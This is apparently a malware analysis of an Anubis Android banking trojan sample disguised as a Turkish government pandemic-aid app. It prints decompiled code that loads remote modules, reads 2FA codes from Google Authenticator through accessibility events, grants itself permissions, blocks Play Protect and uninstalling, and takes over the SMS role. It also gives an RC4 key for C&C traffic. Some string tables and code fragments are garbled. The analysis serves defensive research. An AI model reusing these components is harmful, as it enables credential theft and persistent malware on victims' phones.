com.example.modulebot.mod -----> zrnfulaxdard0TkWdJhMjRhmYJlMwVhNTRmNGY1ZDA1MGU10DMzMGZnZAZ2TbhYzhIm2U0MzLmMwY=
main -----> jwuykerbhxfZDkZmZHTc=
DexClassLoader -----> ghgetqcbtcaaMDlLNDkZmNlMzU4N2My0Dk40DgYzdlY2E5Yg==
Error: -----> gcyqupdbazee0Thl0Tg20Dg5NDY5NDI=
getNameApplication -----> vumsyznmczFzjNhyThLjNjcwMmJjMwFjYwQzYTEzYmE00DzjNm0MGRl
Error Method -----> qkstdchwkwzbZjk0ZmYyZUwNDg0MwF10dc3YjY1ZTFk
LockDevice -----> tgxg1bkrjhoYTU50WMyMjLlZjRhmGExNjK30DI=
ERROR -----> agezfnlghltemM5YzF1YzJKW==
startService -----> yzoxosagutmsNGMzNtcMjg5MDA2MzF1Ndc4NjdlNdh1NzVkZg==
b'<html lang="\xb1xf9\xe0\x79s;xa84921a9fd8ab54d4a1d2ce538bd5263d8' ----->
b'>' ----->
Inject: -----> cmfkzmechrdZThlNWI3Y2RyYwQ2MDY=
# -----> kovyjlqexdgywEwMjI
BLOCK DISABLE ACCESSIBILITY SERVICE -----> nstlylighpvmZDhZwIzZmY40TYwYjK20GvzNWQ3ZmRlNjFhYTE3YmMyMmYmJkZTRlMGNjZjYzYDAXM2Y2
YzAyNWJkZjNlZmI5MTc=
BLOCK DELETE -----> oisbjlbvmvmyNwNlMzk1Y2ZkNjEyNmYmZQzNDI4MDdm
BLOCK DISABLE ADMIN -----> ssrxhur1tokJmJQ0M2VjMzQ5MjQwMDM1MjY00TY10WFjN2M3MjdhMTQ0NzI4ZDQ=

```

When I examined the strings we decrypted, I realized that some of them were just defined and never used again. First, I thought that the variable that the string is connected to would be a decryption result. But I couldn't find any function of this type, then I came across

**DexClassLoader** in strings :D

```

public String b(Context context, String str) {
    try {
        if (!new File(context.getDir(this.a.dg, 0), this.a.bk).exists()) {
            return "";
        }
        Class loadClass = new DexClassLoader(new File(context.getDir(this.a.dg, 0), this.a.bk).getCanonicalPath(),
            return loadClass.getMethod(this.a.dt, Context.class, String.class).invoke(loadClass.newInstance(), context,
        ) catch (Exception e) {
            String str2 = this.a.du;
            a(str2, this.a.dv + e.toString());
            return "";
        }
    }
}

```

String str2 = this.a.du; // this.a.du = DexClassLoader

The sample we examined loads the module it received from the C&C Panel with the `action=getModule&data=` request in runtime using **DexClassLoader** and runs the class it loaded with `com.example.modulebot.mod`, which I encountered in strings. There are multiple unused strings inside, including those with the package names of applications such as **Telegram, Whatsapp, Tencent, Ubercrab, Viber, Snapchat, Instagram, Twitter.**

```

BLOCK DISABLE ADMIN -----> zxlzcomizeeNmU=
no -----> ynfsvynqvyYzV1ZTQ0ZDY=
com.android.vending,org.telegram.messenger,com.ubercab,com.whatsapp,com.tencent.mm,com.viber.voip,com.snapchat.android,com.instagram.android,com.imo.android.imoim,com.twitter.android,
com.google.android.gm,com.mail.mobile.android.mail,com.connectivityapps.hotmail,com.microsoft.office.outlook,com.yahoo.mobile.client.android.mail,
Enable -----> ikk1nepzdz1KtU2MD1Mj1lNz10
{ -----> bsjciztwiocYwM=
'enable': 'Enable', -----> 1eaeatiusenlw0TVm0GNjMjYwNmI4MjK3YmYmMmQy0TY1YTMzZQ==
'de': 'Aktivieren', -----> qexdvetzfchcNDM1MjJmZTQ1MjUxMzZcNGMwN2RkMTU1NDI1ZmVjZkZjA2
'af': 'Aktiveer', -----> hxhjwmdpwvsyMTQyYjEzMWYzNDE0YWEyYWF1ZDR1Y2UxMGJhNDY0MTM=

```



Since C&C Panel is not active, I could not examine the module to be loaded in runtime, but there are many harmful activities that can be mentioned in the classes we have. To mention them in order;

```
public void a(AccessibilityService accessibilityService, AccessibilityEvent accessibilityEvent, String str) {
    try {
        if (Build.VERSION.SDK_INT >= 18 && str.contains("com.google.android.apps.authenticator2")) {
            a("run", "com.google.android.apps.authenticator2");
            if (accessibilityEvent.getSource() != null) {
                String str2 = "";
                int i = 0;
                for (AccessibilityNodeInfo accessibilityNodeInfo : a(accessibilityEvent.getSource(), "android.view.ViewGroup")) {
                    String str3 = str2;
                    for (int i2 = 0; i2 < accessibilityNodeInfo.getChildCount(); i2++) {
                        AccessibilityNodeInfo child = accessibilityNodeInfo.getChild(i2);
                        if (child.getText() != null) {
                            a("params1: " + i + ", params2: " + i2, child.getText().toString());
                            str3 = str3 + "params1: " + i + ", params2: " + i2 + ", params3: " + child.getText().toString() + "\n";
                        }
                    }
                    i++;
                    str2 = str3;
                }
                if (!str2.isEmpty()) {
                    b(accessibilityService, this.a.p, "Logs com.google.android.apps.authenticator2: \n" + str2 + this.a.dE);
                }
            }
        }
    } catch (Exception unused) {
    }
}
```

Anubis can steal 2FA code with using Accessibility events `getText()` function.

In addition, with Accessibility privileges, Anubis can also give itself any permission it wants.

```
public boolean a(AccessibilityService accessibilityService, AccessibilityEvent accessibilityEvent, String str, String str2) {
    try {
        if (Build.VERSION.SDK_INT < 18 || !str2.contains("com.google.android.permissioncontroller") || accessibilityEvent.getSource() == null) {
            return false;
        }
        boolean z = false;
        for (AccessibilityNodeInfo accessibilityNodeInfo : a(accessibilityEvent.getSource(), "android.widget.LinearLayout")) {
            boolean z2 = z;
            for (int i = 0; i < accessibilityNodeInfo.getChildCount(); i++) {
                AccessibilityNodeInfo child = accessibilityNodeInfo.getChild(i);
                if (child.getText() != null && child.getText().toString().equals(f(accessibilityService))) {
                    accessibilityNodeInfo.performAction(16);
                    z2 = true;
                }
            }
            z = z2;
        }
        if (z) {
            Iterator<AccessibilityNodeInfo> it = accessibilityEvent.getSource().findAccessibilityNodeInfosById("android:id/button1").iterator();
            if (it.hasNext()) {
                it.next().performAction(16);
                return true;
            }
        }
        return false;
    } catch (Exception unused) {
    }
}
```

Here I would like to point out a few things about the `performAction(16)` function. Thanks to the accessibility permission, Android applications can click the buttons that appear on the screen.

## performAction

```
public boolean performAction (int action)
```

Performs an action on the node.

ACTION\_CLICK ↔

```
public static final int ACTION_CLICK
```

Action that clicks on the node info. See [AccessibilityAction#ACTION\\_CLICK](#)

Constant Value: 16 (0x00000010)



After the application starts working, it makes the necessary preparations to convert the basic information about the device and critical information such as **statBanks**, **statCard** into Json format.

```
public void a(Context context) {
    this.b.a(this.d, this.a.aX);
    String d = this.b.d(context, this.a.b);
    TelephonyManager telephonyManager = (TelephonyManager) getBaseContext().getSystemService(this.a.aj);
    JSONObject jsonObject = new JSONObject();
    try {
        jsonObject.put(this.a.cI, d); → id
        jsonObject.put(this.a.s, this.b.d(context, this.a.s)); → idSettings
        jsonObject.put(this.a.cJ, this.c.c(context)); → number
        jsonObject.put(this.a.t, this.b.i(this) ? this.a.aQ : this.a.aN); → statAdmin 1/0
        jsonObject.put(this.a.u, this.b.d(context, this.a.Q)); → statProtect
        jsonObject.put(this.a.v, this.c.a(context)); → statScreen
        jsonObject.put(this.a.w, this.b.b(context, gstmzijgp.class) ? this.a.aQ : this.a.aN); → statAccessibilty
        jsonObject.put(this.a.x, this.b.j(this)); → statSMS
        jsonObject.put(this.a.y, this.b.d(context, this.a.y)); → statCards
        jsonObject.put(this.a.z, this.b.d(context, this.a.z)); → statBanks
        jsonObject.put(this.a.A, this.b.d(context, this.a.A)); → statMails
        jsonObject.put(this.a.B, this.b.d(context, this.a.i)); → activeDevice
        jsonObject.put(this.a.C, this.b.d(context, this.a.C)); → timeWorking
        jsonObject.put(this.a.D, this.b.d(context, this.a.D)); → statDownloadModule
        jsonObject.put(this.a.Z, this.b.c(context)); → batteryLevel
        String str = this.a.Y; → locale
    }
}
```

While examining `AndroidManifest.xml` file, we saw the permissions such as `SEND_SMS`, `READ_SMS`, `RECEIVE_SMS` in its content, but it seems that Anubis does not want to be content with them. It is thought that the purpose of Anubis, which wants to be the SMS application of the device, at this point is to delete the incoming messages in order not to leave any evidence behind.

```

public class mctbdwzairkcwx extends Activity {
    /* access modifiers changed from: protected */
    @Override // android.app.Activity
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        if (Build.VERSION.SDK_INT >= 29) {
            RoleManager roleManager = (RoleManager) getSystemService(RoleManager.class);
            if (roleManager.isRoleAvailable("android.app.role.SMS") && !roleManager.isRoleHeld("android.app.role.SMS")) {
                startActivityForResult(roleManager.createRequestRoleIntent("android.app.role.SMS"), 1);
            } else {
                return;
            }
        }
        finish();
    }
}


```

When Anubis first runs, it uses Shared Preferences to reuse the encrypted strings in its content.

```

public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    if (!this.a.b(this)) {
        Point point = new Point();
        getWindowManager().getDefaultDisplay().getSize(point);
        a aVar = this.a;
        String str = this.c.0;
        aVar.a(this, str, this.c.a0 + point.x);
        a aVar2 = this.a;
        String str2 = this.c.P;
        aVar2.a(this, str2, this.c.a0 + point.y);
        try {
            if (this.a.d(this, this.c.c).contains(this.c.aM)) {
                this.a.a(this.d, this.c.dW); → c.dW = Initialization Start 2!
                this.a.g(this);
            }
        } catch (Exception unused) {
            this.a.a(this.d, this.c.dV); → c.dV = Initialization Start 1!
            this.a.d(this); → Shared Preferences Builder
        }
        a aVar3 = this.a;
        a.a(this, this.c.a0, 10000);
        try {
            if (!this.a.a(this, bcpv1.class)) {
                startService(new Intent(this, bcpv1.class));
            }
        } catch (Exception unused2) {
            if (!this.b.b(this)) {
                this.a.a("run_king_service", this);
            }
        }
        finish();
    }
}

```



As can be seen above, certain information is kept in the **key-value data** format for later use.

```
public void a(Context context, String str, String str2) {
    SharedPreferences.Editor edit = context.getSharedPreferences(this.a.ax, 0).edit();
    edit.putString(str, str2);
    edit.commit();
}
```

With many functions and endless loops in Anubis content, it causes a workload on the device where it is constantly loaded. Since one of the results of this workload is high energy consumption, Anubis' developers aimed to overcome this problem with the

**REQUEST\_IGNORE\_BATTERY\_OPTIMIZATIONS** permission.

```
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    try {
        if (!this.a.b(this)) {
            Intent intent = new Intent("android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS", Uri.parse(this.b.aH + getPackageName()));
            intent.addFlags(268435456);
            intent.addFlags(1073741824);
            startActivity(intent);
        }
    } catch (Exception unused) {
    }
    finish();
}
```

**FLAG\_ACTIVITY\_NEW\_TASK** Added in API level 1

```
public static final int FLAG_ACTIVITY_NEW_TASK
```

If set, this activity will become the start of a new task on this history stack. A task (from the activity that started it to the next task activity) defines an atomic group of activities that the user can move to. Tasks can be moved to the foreground and background; all of the activities inside of a particular task always remain in the same order. See [Tasks and Back Stack](#) for more information about tasks.

This flag is generally used by activities that want to present a "launcher" style behavior: they give the user a list of separate things that can be done, which otherwise run completely independently of the activity launching them.

When using this flag, if a task is already running for the activity you are now starting, then a new activity will not be started; instead, the current task will simply be brought to the front of the screen with the state it was last in. See [FLAG\\_ACTIVITY\\_MULTIPLE\\_TASK](#) for a flag to disable this behavior.

This flag can not be used when the caller is requesting a result from the activity being launched.

Constant Value: 268435456 (0x10000000)

```
public static final int FLAG_ACTIVITY_NO_HISTORY
```

If set, the new activity is not kept in the history stack. As soon as the user navigates away from it, the activity is finished. This may also be set with the [noHistory](#) attribute.

If set, [onActivityResult\(\)](#) is never invoked when the current activity starts a new activity which sets a result and finishes.

Constant Value: 1073741824 (0x40000000)

The application can reveal multiple amazing abilities with Accessibility permissions on the target device. For example, it can turn off Play Protect to avoid being caught and prevent any attempt to delete itself from the device, again thanks to Accessibility.

```
public class gstmzijgp extends AccessibilityService {
    a a = new a();
    parrot.ski.frog.a b = new parrot.ski.frog.a();
    String c = "Ayarlar";
    String d = "KAPAT";
    String e = "Uygulamaları Play Protect ile tara";
    String f = "";
    int g = 0;
    List<AccessibilityNodeInfo> h = new ArrayList();
    String i = this.b.aN;
    private String j = (gstmzijgp.class.getSimpleName() + this.b.aI);
    private boolean k = false;
    private int l = 0;
    private String m = this.b.a0;
    private String n = this.b.a0;
    private String o = this.b.a0;
    private String p = this.b.a0;
    private String q = this.b.a0;
    private String r = this.b.a0;
    private boolean s = false;

    private String a(AccessibilityEvent accessibilityEvent) {
        StringBuilder sb = new StringBuilder();
        for (CharSequence charSequence : accessibilityEvent.getText()) {
            sb.append(charSequence);
        }
        return sb.toString();
    }

    private void a() {
        if (Build.VERSION.SDK_INT > 15) {
            for (int i = 0; i < 4; i++) {
                performGlobalAction(1);
            }
            performGlobalAction(2);
            performGlobalAction(2);
        }
        if (Build.VERSION.SDK_INT < 16) {
            Intent intent = new Intent("android.intent.action.MAIN");
            intent.addCategory("android.intent.category.HOME");
            intent.setFlags(268435456);
            startActivity(intent);
        }
    }
}
```

In the code block we saw above, it can perform operations with 1 and 2 constants from the `a()` function and the `performGlobalAction` function. Well, if you were to ask what operation these 1 and 2 correspond to, here is the answer;

`performGlobalAction` Added in API level 16

```
public final boolean performGlobalAction (int action)
```

Performs a global action. Such an action can be performed at any moment regardless of the current application or user location in that application. For example going back, going home, opening recents, etc.

Note: The global action ids themselves give no information about the current availability of their corresponding actions. To determine if a global action is available, use `getSystemActions()`.


#### Parameters

action	int: The action to perform.
--------	-----------------------------

### GLOBAL\_ACTION\_HOME

```
public static final int GLOBAL_ACTION_HOME
```

Action to go home.


Constant Value: 2 (0x00000002) 

### GLOBAL\_ACTION\_BACK

Added in API level 16

```
public static final int GLOBAL_ACTION_BACK
```

Action to go back.

Constant Value: 1 (0x00000001) 

In addition, we need to mention that the developers of Anubis paid attention to important details such as the **Build SDK version** and implemented the escape function separately for **lower SDK versions**.

```
private void a() {  
    if (Build.VERSION.SDK_INT > 15) {  
        for (int i = 0; i < 4; i++) {  
            performGlobalAction(1);  
        }  
        performGlobalAction(2);  
        performGlobalAction(2);  
    }  
    if (Build.VERSION.SDK_INT < 16) {  
        Intent intent = new Intent("android.intent.action.MAIN");  
        intent.addCategory("android.intent.category.HOME");  
        intent.setFlags(268435456);  
        startActivity(intent);  
    }  
}
```



```
FLAG_ACTIVITY_NEW_TASK Added in API level 1
```

---

```
public static final int FLAG_ACTIVITY_NEW_TASK
```

If set, this activity will become the start of a new task on this history stack. A task (from the activity that started it to the next task activity) defines an atomic group of activities that the user can move to. Tasks can be moved to the foreground and background; all of the activities inside of a particular task always remain in the same order. See [Tasks and Back Stack](#) for more information about tasks.

This flag is generally used by activities that want to present a "launcher" style behavior: they give the user a list of separate things that can be done, which otherwise run completely independently of the activity launching them.

When using this flag, if a task is already running for the activity you are now starting, then a new activity will not be started; instead, the current task will simply be brought to the front of the screen with the state it was last in. See [FLAG\\_ACTIVITY\\_MULTIPLE\\_TASK](#) for a flag to disable this behavior.

This flag can not be used when the caller is requesting a result from the activity being launched.

Constant Value: 268435456 (0x10000000)

Anubis uses this code block against any deletion attempts of the user and returns the user directly to the main menu from where they are :D, it must be very annoying.

As an example, let's examine the code block below

```
public void a(AccessibilityNodeInfo accessibilityNodeInfo) {
    try {
        if (!this.s && Build.VERSION.SDK_INT >= 18) {
            if (accessibilityNodeInfo == null) {
                this.a.a(this.j, this.b.bP);
                return;
            }
            for (AccessibilityNodeInfo accessibilityNodeInfo2 : accessibilityNodeInfo.findAccessibilityNodeInfosById(this.b.cE)) {
                a();
            }
            for (AccessibilityNodeInfo accessibilityNodeInfo3 : accessibilityNodeInfo.findAccessibilityNodeInfosById(this.b.cD)) {
                a();
            }
            if (this.p.equals(this.b.cF)) {
                a();
            }
        }
    } catch (Exception unused) {
    }
}
```

**cE** = com.android.vending:id/toolbar\_item\_play\_protect\_settings

**cD** = com.android.vending:id/play\_protect\_settings

**cF** = com.google.android.gms.security.settings.verifyappssettingsactivity




Thanks to its accessibility ability, Anubis can infer what the user is doing on the screen at that moment, and runs the `a()` function directly in any scenario that will harm it. As we can see in our example code block, if it detects any of the **cE** / **cD** / **cF** string constants, the escape function `a()` will run directly.

## Dynamic Analysis

In our sample, we come across the application under the name of **2000 TL Pandemic State Support for Each Family** and using the emblem of the Ministry of Health of the Republic of Turkey.


With Anubis running on the target system, we see that the first thing it wants from the user is **Accessibility** privileges. Because many simple but effective abilities (**Clicking Buttos**, **Scrolling Pages**, **Reading Windows Context**) that the malware basically possesses are hidden behind these powers. On the other hand, we see at the beginning of our analysis that Anubis also uses a way to hide its icon from the app launcher in order to make it difficult to remove it from the device when it starts running.

Let's give all permissions and examine what Anubis sent to C&C.  
Since our C&C Panel is not active during the analysis process,  
Anubis cannot receive any response from the C&C Panel.






accurate to mention this part here. Let's see what kind of code block Anubis uses for this process.




When I looked at the places where the **RC4** implementation in the application is used, I noticed that it is used in an additional place, not just for hard-coded strings. Then I started to examine this structure.




Do you think it is a coincidence that it is so close to **JSON** data :D ?

As we can see the function takes 2 Strings (str,str2). While **str2** is used as encryption key, **str** has data in **JSON** format.



**Request Encryption RC4 Key = CRViysGgKzt6i**



**YAY !!!**

## Manual Unpacking

At the beginning of our report, we mentioned that the sample we examined loads a class in runtime. We hooked the `DexClassLoader` function to find this loaded class. But we can also do this manually. In this way, we will discover how packers, which are used extensively in the Android Malware world, do this job. First, let's look at our `AndroidManifest.xml` file.

```

<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0" android:compileSdkVersion="23" android:compileSdkVersionCodename="6.0-2438415" >
  <uses-sdk android:minSdkVersion="15" android:targetSdkVersion="29"/>
  <uses-permission android:name="android.permission.SEND_SMS"/>
  <uses-permission android:name="android.permission.WAKE_LOCK"/>
  <uses-permission android:name="android.permission.ACCESS_LOCATION_EXTRA_COMMANDS"/>
  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
  <uses-permission android:name="android.permission.READ_CONTACTS"/>
  <uses-permission android:name="android.permission.CALL_PHONE"/>
  <uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES"/>
  <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
  <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
  <uses-permission android:name="android.permission.READ_SMS"/>
